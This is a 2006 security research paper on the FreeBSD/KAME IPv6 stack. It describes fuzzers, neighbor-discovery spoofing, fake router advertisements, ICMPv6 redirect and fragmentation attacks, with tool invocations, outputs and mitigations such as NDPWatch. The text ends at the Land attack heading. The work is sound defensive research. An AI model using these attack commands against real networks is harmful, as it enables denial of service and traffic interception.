Walking through FreeBSD IPv6 stack

Clement Lecigne
clem1@FreeBSD.org

George V. Neville-Neil
gnn@FreeBSD.org

August 14, 2006

Abstract

IPv6 begins to be widely deployed around the world. More and more operating systems like FreeBSD enable IPv6 by default. Indeed, some IPv6 stacks were born during last years. Among these stacks, we can distinguish two freely available and open implementations, KAME mainly developed by six companies in Japan and implemented in {Free, Open, Net}BSD and USAGI developed by volunteers from Japan and implemented in the Linux kernel. Currently, IPv6 stacks cohabit peacefully with IPv4 stacks. These new implementations added in Kernel land have been written and coded by humans and there are already left behind them some bugs, vulnerabilities and possible attacks.

Even if the first RFC that describes this protocol was released in 1995, IPv6 is pretty new and we just begin to see researches, books, papers that cover this protocol. Thus IPv6 was my project for this google Summer of Code. More precisely the project, proposed by FreeBSD, covers security of the IPv6 protocol, the initial job was to review the last years IPv6 stack vulnerabilities and saw if they were fixed in the KAME IPv6 stack used by FreeBSD but I extended the project by trying to find new vulnerabilities, new attacks and so on. This paper tries to give an overview of the work made.

1 Introduction

Few years ago, security was one of the main purpose when the basic design for IPv6 was decided. Indeed, IPv6 implements some security features like IPSec, end-to-end fragmentation handling and so on. Nowadays, security is a motivating factor for going to IPv6. In this way, we can ask if security in IPv6 is really saffer than IPv4. This question summarizes my project made during this google Summer of Code and this paper tries to answer by describing works made around IPv6 security. It covers a bunch of different things. Indeed main goal of this document is to come up with a list of IPv6 possible attacks, a description of the oldest vulnerabilities, an overview of the newest ones found in the KAME IPv6 stack, some new ways to do OS fingerprints and finally a list of tricks in order to evade/bypass IDS or firewalls. Moreover, this paper also explains various mitigation techniques and describes new tools developed during this summer.

Interesting readers will be able to evaluate other IPv6 stack implementations and/or protect their own IPv6 network.

2 Library improvements

Before getting started playing with IPv6 stack and possible attacks, I have been improved two different libraries that allowed me to forge IPv6 packets easily. The first one is the well known libnet library written by Mike D. Schiffman that "makes programmer life easier". Libnet has a pretty poor and partial IPv6 support. Because libnet is still widely used, I do think that improving its IPv6 support can be useful to someone. In this way programs that use libnet could be ported to IPv6 without much more difficulties. The second one is a python packet manipulation library called pcs and written by my mentor George Neville-Neil. PCS stands for Packet Construction Set and is a very powerful library that allows me to build packets in a couple of seconds.

This part describes briefly what was made around these both libraries.

2.1 Libnet improvements

As I said above, Libnet suffers from a poor IPv6 support. You can just write basic IPv6 packets and cannot play with the new features like icmpv6. However, Libnet is really well written and its author had anticipated this

implementation (i.e. naming convention). Thus, adding IPv6 support to libnet was very easy like adding a new packet builder.

2.1.1 What has been made ?

So here is a list of things made around IPv6 in libnet.

- ipv6 with extension headers support
- icmpv6 support
- ipcomp support

And what I plan to add.

- dhcpv6 support
- dnssec support
- teredo support

2.1.2 One example

Instead of enumerating one by one each new APIs let us write a sample program that use these new APIs in order to send an icmpv6 echo request message.

There is no particular difference to IPv4 except that we must use the link layer interface (e.g. bpf) to send out our packets. Indeed unlike raw IPv4 socket, IPv6 does not allow complete manipulation of the IPv6 header. There is no IPv6 analog to the IP_HDRINCL socket option. However, Linux does not respect the RFC and accepts IP_HDRINCL on an IPv6 socket. This behavior has been implemented to libnet and on Linux system we can send IPv6 packets through a raw socket (i.e. LIBNET_RAW6).

Here is the steps that we must respect in order to send an icmpv6 echo request. Full source code can be reached here.

```
1: l = libnet_init(LIBNET_LINK, "ral0", errbuf);
2: source = libnet_name2addr6(l, "dead::beef", 0);
3: libnet_build_icmpv6_echo(...);
4: libnet_build_ipv6(...);
5: libnet_build_ethernet(...);
6: libnet_write(l);
```

1. create a link layer socket using ral0 interface.
2. convert ipv6 address into network format.
3. build the icmpv6 echo request header. The parameters is the same to its analog in icmpv4. If the checksum field is set to zero libnet will compute it automatically.
4. build the ipv6 header including ip source, ip destination, hop limit. The size of the IPv6 header must not included in the IPv6 header length field.
5. build the ethernet header including hardware addresses and the ethertype set to 0x86dd (ETHERTYPE_IPV6).
6. packet is ready to be sent.

2.1.3 Where to get ?

I have tried to contact Mike - the libnet author - in order to add my changes into the stable libnet version but unfortunately I still have not got any answer yet. So I have made a patch against the last stable version of libnet that includes all my changes and I have written a quick web page with all the need to build libnet with my IPv6 support. This page can be reached here.

2.2 PCS

PCS is a set of Python modules and objects that make building network protocol testing tools easier for the protocol developer. You can build packet in a couple of seconds from scripts or directly through the python prompt. It is licensed under BSD license.

2.2.1 What was made ?

I have added pretty the same things that I have been added into libnet like IPv6 with extension headers support, icmpv6 support and so on.

2.2.2 A basic sample

Like above, let us write a basic sample to prove the power of PCS…

```
>>> import pcs
>>> from pcs.packets.ipv6 import *
>>> from pcs.packets.icmpv6 import *
>>> from pcs.packets.ethernet import *
>>> from socket import *
>>> # building ethernet header
>>> e = ethernet()
>>> e
<Ethernet: src: 0, dst: 0, type: 0>
>>> e.src = ether_atob('de:de:de:de:de:de')
>>> e.dst = ether_atob('da:da:da:da:da:da')
>>> e.type = ETHERTYPE_IPV6
>>> e
<Ethernet: src: '\xde\xde\xde\xde\xde\xde', dst: '\xda\xda
\xda\xda\xda\xda', type: 34525>
>>> # building ipv6 header
>>> ip6 = ipv6()
>>> ip6
<IPv6: src: 0, dst: 0, traffic_class: 0, flow: 0, length: 0,
version: 6, hop: 0, next\_header: 0>
>>> ip6.src = ip6.dst = inet_pton(AF_INET6, "dead::beef")
>>> ip6.length = 8 # equal to payload length.
>>> ip6.hop = 255
>>> ip6.next_header = IPPROTO_ICMPV6
>>> # building icmpv6 echo request
>>> icmpv6 = icmpv6(ICMP6_ECHO_REQUEST)
>>> icmpv6
<Packet: checksum: 0, code: 0, type: 128, id: 0, sequence: 0>
>>> icmpv6.id = 0xdeadbeef
>>> icmpv6.checksum = icmpv6.cksum(ip6, "")
>>> icmpv6
<Packet: checksum: -15222, code: 0, type: 128, id: 3735928559L,
sequence: 0>
>>> # we can now send our packet
>>> pcap = pcs.PcapConnector('ral0')
>>> pkt = pcs.Chain([e, ip6, icmpv6])
>>> pcap.write(pkt.bytes, len(pkt.bytes))
62
```

That's all. An icmpv6 echo request message has been sent in a couple of minutes.

PCS has a well written documentation and I advice you to take a look at it if you want more informations. It covers packet manipulation and also some internals of PCS that allows everybody with very basic python skills to add his own packet module. PCS can be reached here.

3 Tools

This section describes some tools made during this summer that allowed me to do some security tests and find different bugs/vulnerabilities. All these tools are licensed under the BSD license.

3.1 ISICng

ISICng stands for IP Stack Integrity Checker New Generation and is a port to IPv6 of the well known ISIC fuzzer written by Mike Frantzen. Briefly ISICng is a tool suite that checks all the possible values of the different headers (e.g. TCP) to trigger abnormal behavior (e.g. kernel panic). It is a set of tools, each protocol has its own program. For instance, to generate bunch of TCP packets, we will use tcpsicng. Moreover, each tool has several options, allowing you to generate very specific packets and thus targeting particular parts of the IP stack. These tools can be used to test the robustness of IPv6 and its component stacks as well as IDS or Firewall against malformed packets. You will find some interesting sample of uses in the next sections (7.1.2 page 56). To use it, you should have libnet with its IPv6 support. Version 0.1 of ISICng can be reached here.

3.2 PyFuzz6

PyFuzz6 is a python fuzzer that uses PCS. Contrary to ISICng, PyFuzz6 was designed to stress upper layer protocol that works over *TCP/IPv6* like dhcpv6, dnssec and so on. Unfortunately, PyFuzz6 was not my priority during this summer since it stresses userland daemon and it is still under development.

3.3 Futo

FuTo is a simple python command line parameters fuzzer. Each fuzzed application has got its own configuration file that contains all parameters to fuzz or not with their classes (e.g. int, ipv6 addr) and some other options. It was designed to fuzz IPv6 related userland applications like ping6 or traceroute6 but it can be used against other applications. It has triggerred several segfaults on the USAGI ping6 used by most GNU/Linux distributions (e.g. ping6 -s 500000 ::1). It can be reached with sample configuration files here.

3.4 Local fuzzers

To find local vulnerabilities or bugs, I have also written some local fuzzers that call different IPv6 related APIs with semi valid parameters, broken enough to trigger a bug but also good enough to pass through first kernel bounds checking. Indeed there are already some *socket fuzzers* and particularly one from Ilja van Sprundel called sfuzz. Sfuzz can fuzz a bunch of socket related APIs but I have not found any good results running it during few days of fuzzing. In fact most of sfuzz requests are considered as erroneous by the kernel too early -i.e. they did not pass through the first bounds checking made in kernel land.-

So I have made some kind of intelligent local fuzzers that made odd requests that can evade first bounds checking made by the FreeBSD/KAME stack. Main fuzzed APIs are setsockopt, getsockopt, sendmsg and recvmsg. These fuzzers have been triggerred pretty almost all local vulnerabilities described at the end of this paper. Generally they just open an IPv6 socket, set some options on it and try to send or to receive packets through it. They can be reached at clem1.be/lf6/

For instance, here is an output of an oops (NULL pointer deference) generated by Linux 2.6.16 few seconds after I launched udp6fuzz.

```
clem1@plouf:~$  ./udp6fuzz -r 1337
seeding with 1337
(...)
Unable to handle kernel NULL pointer dereference at virtual address 0
 printing eip:
c4a834ec
*pde = 00000000
Oops: 0002 [#1]
```

```
CPU:    0
EIP:    0060:[<c4a834ec>]    Not tainted VLI
EFLAGS: 00010246   (2.6.16.22 #1)
EIP is at ipv6_renew_option+0x7c/0xa0 [ipv6]
eax: c26baa18   ebx: c271bc9c   ecx: 00000000   edx: fffffff2
esi: 00000000   edi: 00000148   ebp: 00000000   esp: c271bc70
ds: 007b   es: 007b   ss: 0068
Process udp (pid: 2063, threadinfo=c271a000 task=c1108070)
Stack: <0>00000000 c26baa00 c271bc9c 00000039 c4a8367f 00000000
   083067a4 00000148 00000000 00000000 c271bc9c c26baa18
   c2709dc0 c353bfa0 00000039 083067a4 c4a7069b c2709dc0
   c353bfa0 00000039 083067a4 00000148 c2709dc0 ffffffea
Call Trace:
 [<c4a8367f>] ipv6_renew_options+0x16f/0x270 [ipv6]
 [<c4a7069b>] ipv6_setsockopt+0x6eb/0xbc0 [ipv6]
 [<c4a759c9>] udpv6_sendmsg+0x479/0x940 [ipv6]
 [<c028ac55>] skb_recv_datagram+0x85/0xd0
 [<c4a74572>] udpv6_recvmsg+0x82/0x2c0 [ipv6]
 [<c02878d8>] sock_common_recvmsg+0x38/0x50
 [<c0283eff>] sock_recvmsg+0x10f/0x140
 [<c015dafe>] exec_permission_lite+0xbe/0x110
 [<c012ae00>] autoremove_wake_function+0x0/0x40
 [<c01af122>] copy_from_user+0x32/0x60
 [<c028a647>] verify_iovec+0x47/0xb0
 [<c02858a7>] sys_recvmsg+0xf7/0x1e0
 [<c0285942>] sys_recvmsg+0x192/0x1e0
 [<c0140657>] unmap_page_range+0xa7/0x140
 [<c01407cf>] unmap_vmas+0xdf/0x1c0
 [<c013fed9>] free_pgtables+0x69/0x90
 [<c0287912>] sock_common_setsockopt+0x22/0x30
 [<c028543b>] sys_setsockopt+0x5b/0xa0
 [<c0285b28>] sys_socketcall+0x198/0x1e0
 [<c0102db9>] syscall_call+0x7/0xb
Code: 8d 44 c2 08 89 03 31 d2 5b 5e 5f 89 d0 5d c3 85 c0 74
f3 57 50 8b 03 50 e8 12 bc 72 fb 83 c4 0c 85 c0 ba f2 ff ff
ff 75 df 8b 03 <89> 45 00 8a 40 01 25 ff 00 00 00 8d 04 c5
08 00 00 00 39 f8 b2
```

4 Attacking the IPv6 protocol

In this section, I will discuss about possible attacks present in the inherit protocol. More precisely most of these attacks are not located directly in IPv6 stacks but rather in the RFCs. Few months before the Summer of

Code, a huge work was made by Sir van Hauser from THC around IPv6 attacks, he gave some presentations about them at some IT conferences and he released a library with some tools that illustrate these attacks. Since my goal is not to remake his work, I will concentrate myself in reviewing briefly these attacks, describing new ones, giving demonstrations and advices.

It is assumed that the reader has a basic understanding of IPv6 protocol. If you do not know anything about IPv6, I advise you to read some generic papers about IPv6 before. There are some good links at the end of this paper.

4.1 Attacks based on neighbor and router discovery protocol

Neighbor and Router Discovery is an IPv6 protocol that is the synthesis of ARP, R-Disc and ICMP redirect protocols used in IPv4. When NDP (i.e. Neighbor Discovery Protocol) was defined, it was assumed that the local link would consist of trusting nodes which can not be acceptable today with the grow up of public networks (e.g. wireless) or if a local node is compromised. In this way, NDP is not much secure than ARP and we will see that with NDP an attacker can do more evil things than simple ARP cache poisoning.

4.1.1 Duplicate address detection denial of service

So let us begin with the simplest attack, the duplicate address detection denial of service.

4.1.1.1 Description

When a node plans to take an IPv6 address manually or from stateless/stateful autoconfiguration, it must first make sure that this address is not already used by another node on the same link. This is accomplished by sending out a bunch of special Neighbor Solicitation messages to all nodes on the same link with the tentative IPv6 address. If a node already uses this address, it must send a Neighbor Advertisement message. Thus, the first host must use another address. Do you see the hole ? I hope. An attacking node can launch an attack by responding by a valid Neighbor Advertisement message to every duplicate address detection message received. By this way, no newer nodes will be able to obtain an address.

4.1.1.2 Proof of concept

I have written a sample proof of concept that uses libnet and libpcap. It waits for DAD message and sends out a Neighbor Advertisement message in agreement to the received DAD. A DAD message is a Neighbor Solicitation message with the unspecified address as source. This proof of concept can be found here.

4.1.1.3 Demonstration

Firstly, I run daddos on a FreeBSD box (pouik).

```
pouik#  ./daddos -i vr0
+ waiting for DAD message.
```

Now, if I try to assign a non-existing IPv6 address to another node (FreeBSD too) on the same link.

```
gnuck#  ifconfig rl0 inet6 2001:618:400:8f80:213::deab:beed
gnuck#  ifconfig rl0
    (...)
    inet6 2001:618:400:8f80:213:0:deab:beed prefixlen 64 duplicated
```

The new address is marked as duplicated and will not be used by this node.

4.1.1.4 Howto overcome

It is pretty hard to overcome this attack especially when it was already launched. However, this threat was already identified and some attempt to solve this problem was made by Nikander . I have written a simple program that acts as a daemon and has two mods to detect this kind of attack.

- The first one is to send out a fake DAD message with a non-existing address. If we get a reply, it sounds like network is under a DAD DoS attack.
- The second one is to send out a fake DAD message with a valid address already assigned to a node. If we get more than one reply, it sounds like network is under a DAD DoS attack.

4.1.2 Neighbor cache poisoning

4.1.2.1 Description

Also known as Neighbor Advertisement spoofing, this attack is similar to its IPv4 analog the "ARP cache poisoning attack". Indeed, with IPv6, ARP was replaced by NDP. However, ARP issues were not fixed in this new protocol. So a node can send a Neighbor Solicitation message with a spoofed source link-layer address or can send a Neighbor Advertisement with a spoofed valid target link-layer address and the override flag set to all or one node to corrupt entries in ndp caches. What is the override flag ? This new protocol implements three flags which one of them is the override flag. As its name suggests, it indicates that informations present in the Advertisement message should erase existing neighbor cache entries and update any cached link-layer addresses. Awesome, we do not need to craft magic packets in order to update entries in the cache contrary to ARP.

4.1.2.2 NDP-sk

I have been written a tool that is pretty similar to its IPv4 analog ARP-sk written by Frederic Raynal. It could add or update an entry in the NDP cache of different nodes. This can be used to cause a Denial of Service or to proceed to a Man In The Middle attack.

4.1.2.3 Demonstration

NDP cache of gnuck before the attack.

```
gnuck#  ndp -an
Neighbor                        Linklayer Address  Netif Expire St Flgs
2001:618:400:8f80:213:d3ff:fe35:af88 0:13:d3:35:af:88 rl0 41s   R  R
```

Only one entry. However, this is the default router entry! Let us try to replace its link-address with our own (de:de:de:de:de:de) in the cache of gnuck.

```
kevin#  ./ndp-sk -i vr0 -r -t 2001:618:400:8f80:213:d3ff:fe35:af88
              -T de:de:de:de:de:de
+ Running mod : entry update
+ unsolicited neighbor advertisement :

        - ip source : 2001:618:400:8f80:213:d3ff:fe35:af88
        - ip destination : ff02::1
        - ip target : 2001:618:400:8f80:213:d3ff:fe35:af88
        - mac source : de:de:de:de:de:de
```

```
        - mac destination : 33:33:0:0:0:1
        - mac target : de:de:de:de:de:de
        - override flag : YES
        - interval : 5 seconds

+ sending....
```

As we have not specified any destination address, ndp-sk sends out the crafted packet to all nodes (ff02::1) and re-sends it every 5 seconds to keep entries up to date. Let us see what happened in the ndp cache of gnuck.

```
gnuck#  ndp -an
Neighbor                        Linklayer Address  Netif Expire    St Flgs Prbs
2001:618:400:8f80:213:d3ff:fe35:af88 de:de:de:de:de:de rl0 23h55m26s S  R
```

2001:618:400:8f80:213:d3ff:fe35:af88 points to de:de:de:de:de:de and all packets in destination to 2001:618:400:8f80:213:d3ff:fe35:af88 or to the outside are now sent with de:de:de:de:de:de as ethernet mac destination. If attacker has enable IPv6 forwarding, victim node will not see any differences.

4.1.2.4 Howto overcome

Like ARP cache poisoning these kind of attacks can be stopped by adding static entries in the ndp cache or can be spotted by using a tool like ARPWatch. However, I did not seen any tools like ARPWatch to monitor IPv6/ethernet address peerings, so I have been ported ARPWatch to IPv6 and called it NDPWatch. It has the same features than ARPWatch except the domain names handling which is not yet implemented. NDPWatch keep track of IPv6/Ethernet address peerings and alert administrator via email and syslog when it finds abnormal behaviors (i.e. new node, address changes).

Moreover, some works have been made around Neighbor Discovery security and RFC3971 *"SEcure Neighbor Discovery"* has been released one year ago that describes some security mechanisms for this protocol. Unfortunately this RFC is pretty new and these mechanisms have not yet been added into IPv6 stacks.

4.1.2.5 NDPWatch, sample use

If it is the first time you run NDPWatch I advise you to run it with $-d$ argument which cause NDPWatch running in debugging mode, all is printed to stdout (i.e. no mail). This allows you to create a database with the link-layer and logical (ipv6) addresses of the different nodes on the link.

```
pouik#  ./ndpwatch -f ndp.db -d
From: ndpwatch (Ndpwatch)
To: root
Subject: new station

          ip address: 2001:618:400:8f80:213:0:deab:beed
    ethernet address: 0:e0:4c:84:1e:9b
              router: no
           timestamp: Tuesday, July 18, 2006 16:12:24 +0200
```

As you can see ndpwatch noticed only one new station with its ipv6 and mac address. ndp.db is a database where all addresses will be stored for future use. When you guess that your database contains enough addresses you can run NDPWatch without -d parameter. In this way, NDPWatch will work as a daemon (i.e. forking).

```
pouik#  ./ndpwatch -f ndp.db -d
pouik#  cat ndp.db
0:e0:4c:84:1e:9b 2001:618:400:8f80:213:0:deab:beed 1153231944
```

Now if we reproduce the previous attack with npd-sk targeting 2001:618:-400:8f80:213:0:deab:beed NDPWatch will see address change and warn the administrator.

```
kevin#  ./ndp-sk -i vr0 -r -t 2001:618:400:8f80:213:0:deab:beed
             -T de:de:de:de:de:de
(...)
pouik#  tail -1 /var/log/messages
Jul 18 16:15:24 pouik ./ndpwatch: changed ethernet address
2001:618:400:8f80:213:0:deab:beed de:de:de:de:de:de
(0:e0:4c:84:1e:9b)
```

NDPWatch can be reached at ndpwatch.sf.net. It is possible that this program is already present in the {Free, Net, Open}BSD port while you read these lines. It was not tested under GNU/Linux but it is supposed to run wherever libpcap runs.

4.1.3 Fake router

4.1.3.1 Description

In IPv6 specification, stateless autoconfiguration is now possible with router solicitation and advertisement message. This allows devices on an IPv6 to configure themselves independently. When a node uses autoconfiguration, it must respect these steps :

1. Link-Local Address Generation.
2. Link-Local Duplicate Address Detection.
3. Router Contact. The node sends out a router solicitation message.
4. When router advertisement is received, the node must configure itself (i.e. using the network prefix given by the router in its ipv6 global address and add default route).

In this way, it is trivial for an attacker to forge its own router advertisement message (unicast or multicast) in response to router solicitation message to cause a denial of service or to redirect all the traffic to its computer if a node selects the attacker node as its default router.

4.1.3.2 Proof of concept

I have made a sample python script that uses PCS. It listens for router solicitation message and replies to them with a special router advertisement. Content of the router advertisement can be easily tweaked with an external configuration file in order to cause a Denial of Service or a Man In The Middle. This script can be found here.

4.1.3.3 Demonstration

Let us send router advertisement message with fake prefix informations in order to cause a Denial of Service.

```
pouik#  cat dos.py
isrc = "fe80::de:deff:fede:dede"        # ipv6 source address
(...)
prefix = "2001:de:de:de::" # prefix itself
# mtu
mtu = 64                    # onlink mtu option header
```

We have filled configuration file with dummy values. Nodes that perform router solicitation message will assign their IPv6 interface with these dummy values. I have added a MTU icmpv6 option header in order to see if victim node will generate fragmented packets even if their size are lower than IPv6 minimum mtu (1280). So let us run fakerta.py and rtsol on a victim host.

```
pouik#  python fakerta.py vr0 dos
 + fake router started against vr0.

gnuck#  rtsol -d rl0
checking if rl0 is ready...
rl0 is ready
send RS on rl0, whose state is 2
received RA from fe80::de:deff:fede:dede on rl0, state is 2
stop timer for rl0
there is no timer
gnuck#  ifconfig rl0 | grep inet6
        inet6 fe80::2e0:4cff:fe84:1e9b%rl0 prefixlen 64 scopeid 0x1
        inet6 2001:de:de:de:2e0:4cff:fe84:1e9b prefixlen 64 autoconf
```

The attack has worked well. Now let us see if gnuck fragments packets larger than 64 bytes.

```
gnuck#  tcpdump -vvv -i rl0 ip6
14:50:48.692076 2001:de:de:de:2e0:4cff:fe84:1e9b >
2001:de:de:de::dead icmpv6: echo request
(len 1008, hlim 255)
```

No. FreeBSD/KAME IPv6 stack is not vulnerable to this attack (bogus link mtu).

4.1.3.4 Howto overcome

A bad way to overcome this kind of attack is to configure firewall in order to accept router advertisement only from trusted well known router(s) because an attacker can still send out fake router advertisement by usurping (i.e. spoofing) identity of one of these router. In my opinion the best way to overcome this attack is to ignore Router Advertisements by setting to zero net.inet6.ip6.accept_rtadv with sysctl until stateless autoconfiguration becomes secure.

Like neighbor discovery some works were make and RFC3971 covers also different mechanisms to secure router discovery messages.

4.2 ICMPv6 toobig message

4.2.1 Description

Unlike IPv4, with IPv6, only the source node can fragment packets, routers do not. Indeed, it is inefficient for routers to spend time doing this. In this way, the packet reassembly is made by the destination node.

If an IPv6 router receives a too large packet to fit on the next physical link over which it must be forwarded. It must send to the source node an icmpv6 too big message containing the MTU (Maximum Transfet Unit) of the physical link. Thus, source node will properly fragment its packet to fit this MTU. The problem is that an attacker can spoof an icmpv6 too big message telling node to use a very small MTU in order to slow down node connection but RFC2460 says :

> IPv6 requires that every link in the internet have an MTU of 1280 octets or greater.

In this way, an icmpv6 toobig message with a MTU smaller than 1280 must be considered as invalid. Let us check if KAME does that.

4.2.2 Proof of Concept

I have made a tool that reproduce these steps:

1. sends out an icmpv6 echo request packet in destination to victim1 with victim2 address as source.
2. victim1 will reply to victim2 with an icmpv6 echo reply packet.
3. at this time we can send an icmpv6 toobig packet in destination to victim1 with a router address as source with a very small MTU (e.g. 16) and the guessed echo reply packet sent by victim1 to victim2.
4. when victim1 will receive this packet and if its IPv6 stack is badcoded, future packets in destination to victim2 having size greater than 16 bytes will be fragmented.

This tool can be reached here.

4.2.3 Test against KAME

```
pouik# tcpdump -i vr0 ip6
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode listening on vr0, link-type EN10MB (Ethernet),
capture size 96 bytes
20:51:07.719951 IP6 2001:618:400:8f80:2e0:4cff:fe84:1e9b >
2001:618:400:8f80:213:d3ff:fe35:af88: frag (0|520) ICMP6,
echo request, seq 0, length 520
```

If we test this tool against FreeBSD/KAME IPv6 stack with a MTU of 64 we can see that packets having size greater than 64 bytes are not fragmented. However, they contain a *valid* fragmentation extension header. At first sight that does not matter but after further investigations we will see that is possible that such packets will be dropped/ignored by some firewalls, IPS or IPv6 stacks. This issue is discussed in a following section (6.1.11 page 52).

4.3 Unreachable message and connection reset

4.3.1 Description

These kind of attacks are pretty old but they have been first discussed a few years ago by Fernando Gont in his icmp-attacks-against-tcp draft. Briefly its researches around the processing of icmp error message have been shown that most of the IP stacks accept and process these kind of messages without further checks. Indeed, many ICMP implementations only check the IP addresses and TCP ports at either end in the inner packet of the connection but they do not check whether the sequence number of the packet is within an acceptable range. By this way an attacker can reset a TCP connection by sending the appropriate icmp unreachable message with the first bytes of a guessed TCP/IP packet sent by one node.

4.3.2 How KAME handle this message

When it receives an icmpv6 error message, FreeBSD/KAME calls ctlinput function associated to the protocol gleaned from the inner ipv6 packet (e.g. `tcp6_ctlinput()`). For TCP, the most serious protocol, `tcp6_ctlinput6()` recovers few informations from the TCP and IPv6 headers of the inner packet, just the both ports and the source address. . . and nothing about ISN and other useful data. We can note that OpenBSD seriously took in

account these attacks and its KAME implementation retrieves the ISN from the inner packet.

FreeBSD tcp6_ctlinput()

```
1  void
2  tcp6_ctlinput(cmd, sa, d)
3      (...)
4      in6_pcbnotify(&tcbinfo, sa, th.th_dport,
5                        (struct sockaddr *)ipp6cp->ip6c_src,
6                        th.th_sport, cmd, NULL, notify);
7      (...)
```

Is KAME vulnerable ? No. If we look more in depth we can see that `in6_pcbnotify()` will search TCP sockets associated to these values (ports and address) in pcb list then will call `tcp_notify()` to notify the user application. . .

FreeBSD tcp_notify()

```
1  static struct inpcb *
2  tcp_notify(inp, error)
3      (...)
4      if (tp->t_state == TCPS_ESTABLISHED &&
5              (error == EHOSTUNREACH || error == ENETUNREACH ||
6               error == EHOSTDOWN)) {
7              return (inp);
8          } else if (tp->t_state < TCPS_ESTABLISHED && tp->t_rxtshift > 3 &&
9              tp->t_softerror) {
10             tcp_drop(tp, error);
11     }
12     (...)
```

. . . and to reset the TCP connection ? No. As you can see, if the connection is already established there is no call to `tcp_drop()`.

4.3.3 Proof of Concept

I have made a sample program that reproduces this attack in order to test the other stacks. It can be reached here. It has been tested against KAME and USAGI without any success.

4.4 Redirect message and traffic redirection

4.4.1 Description

The ICMPv6 redirect message is used for automatically redirecting a host to a better first-hop router, or to inform hosts that a destination is in fact a neighbor. So when a first-hop router discovers a better route to a specific destination, it sends out a redirect message to the source node telling that it is better to pass through another router. The source node will update its routing table. Attack like the others is very simple. Indeed, an attacker can spoof a fake redirect message in order to modify routing table of a local node.

4.4.2 Proof of Concept

redir6.py is a simple script that uses PCS and that implements this attack. It respects these steps:

1. send an icmpv6 echo request to victim with D1 address as source.
2. victim will send echo reply to D1 using first-hop router R1.
3. at this moment we can send an icmpv6 redirect message to victim using R1 address source and the guessed echo reply packet as payload telling victim to use attacker address as router instead of R1 to speak with D1.
4. victim will udpate its routing table. ;-)

4.4.3 Howto overcome

You can overcome this attack by simply ignoring icmpv6 redirect message. On FreeBSD/KAME IPv6 stack you can set net.inet6.icmpv6.rediraccept to zero with sysctl to disable the processing of redirect message.

4.5 Fragmentation attacks

Contrary to IPv4, IPv6 fragmentation is no longer done by intermediate devices but by the nodes itself. This was made to allow router to handle packets much faster. In this subsection, some IPv4 fragmentation threats are reviewed to IPv6 in order to see if IPv6 stacks are vulnerable or not.

4.5.1 Ping of Death

4.5.1.1 Description

This is one of the first fragmentation based attack and probably the most used to kill some windows(tm) boxes. It consists by sending fragmented IP packets that will exceed the maximum legal length (65535 octets) after reassembly.

4.5.1.2 Demonstration

I have made a quick program that allows user to choose both fragmentation packet len and packet total size. Thus, we can reproduce most of the fragmentation attacks (e.g. tiny fragment). This program can be found here. Let us try it against KAME by sending a 65535 bytes packet divided into fragments having 512 bytes size.

```
pouik#  python frag6.py -i ral0 -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
    -S 00:08:a1:9f:c4:9a -D 00:08:a1:9f:c4:94
    -d 2001:618:400:8f80:208:a1ff:fe9f:c494 -l 65535 -f 512
pouik#  tcpdump -i ral0 ip6
(...)
21:54:41.347783 IP6 2001:618:400:8f80:208:a1ff:fe9f:c494 >
2001:618:400:8f80:208:a1ff:fe9f:c49a: frag (64064|1232)
21:54:41.348158 IP6 2001:618:400:8f80:208:a1ff:fe9f:c494 >
2001:618:400:8f80:208:a1ff:fe9f:c49a: frag (65296|239)
```

2001:618:400:8f80:208:a1ff:fe9f:c494 replies correctly to our big packet. Let us try a size of 65536.

```
pouik#  python frag6.py -i ral0 -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
    -S 00:08:a1:9f:c4:9a -D 00:08:a1:9f:c4:94
    -d 2001:618:400:8f80:208:a1ff:fe9f:c494 -l 65536 -f 512
pouik# tcpdump -i ral0 ip6
(...)
21:56:22.731267 IP6 2001:618:400:8f80:208:a1ff:fe9f:c49a >
2001:618:400:8f80:208:a1ff:fe9f:c494: frag (64512|512)
21:56:22.731967 IP6 2001:618:400:8f80:208:a1ff:fe9f:c49a >
2001:618:400:8f80:208:a1ff:fe9f:c494: frag (65024|512)
21:57:09.244258 IP6 2001:618:400:8f80:208:a1ff:fe9f:c494 >
2001:618:400:8f80:208:a1ff:fe9f:c49a: ICMP6, time exceeded
in-transit[|icmpv6]
(...)
```

```
21:57:22.242038 IP6 2001:618:400:8f80:208:a1ff:fe9f:c494 >
2001:618:400:8f80:208:a1ff:fe9f:c49a: ICMP6, time exceeded
in-transit[|icmpv6]
```

The FreeBSD box does not respond anymore to our evil packet. However, we can see that we receive from it at least two icmpv6 time exceeded packet... may be useful for OS fingerprint ? USAGI has also been tested and is not vulnerable to this attack. However, instead of sending time exceeded packet it sends parameter problem message. Further investigation around this issue will be made in the next sections.

4.5.2 Rose attack

4.5.2.1 Description

This attack has been revealed by Gandalf two years ago. It consists by sending first few bytes of a fragmented packet at offset 0 then sending few bytes at the end of a 64k sized packet (offset ~65000) with more fragment field set to zero. When you send enough of these tiny fragments the buffer in the receiving machine fills waiting for the rest of the fragments to arrive and no more packets are accepted.

4.5.2.2 Demonstration

I have made a quick python script that reproduces this attack for IPv6. It can be reached here. Let us run it against KAME.

```
gnuck#  python rose.py -i ral0 -d pouik -D 00:08:a1:9f:c4:9a
```

After received all the evil packets, pouik is alive and respond correctly to our ping. Indeed, KAME does not allocate 64ko of memory each time it receives these two fragments.

```
pouik$  netstat -m
301/224/525 mbufs in use (current/cache/total)
299/155/454/15040 mbuf clusters in use (current/cache/total/max)
0/5/4016 sfbufs in use (current/peak/max)
685K/366K/1051K bytes allocated to network (current/cache/total)
0 requests for sfbufs denied
0 requests for sfbufs delayed
0 requests for I/O initiated by sendfile
0 calls to protocol drain routines
```

Moreover Windows and GNU/Linux seem also not vulnerable to this attack.

4.5.3 New rose attack

4.5.3.1 Description

New rose fragmentation attack was presented by Paul Starzetz on bugtraq. It is a little more complicated than the above attack. First send the first fragment at offset 0. Then send intermediate fragments, skip every few fragments so that the packet is never a complete packet. Finally send the ending fragment with more fragment field set to zero over and over again. Many IPv6 stacks will try to reassemble the packet without having all the fragments and CPU utilization may spikes up to 100%.

4.5.3.2 Demonstration

newrose.py is a python script that implements this attack. Let us run against different stacks and plot cpu load during the attack.

```
pouik#  python newrose.py (...) -n 500000
```

As you can see on figures 1 and 2, between BSD and Windows only the last one is vulnerable to this attack with cpu (a PIV 1.6Ghz) spikes around 90%. I have also tested it against a GNU/Linux box and the results are pretty the same than FreeBSD.

4.6 Land attack

4.6.1 Description

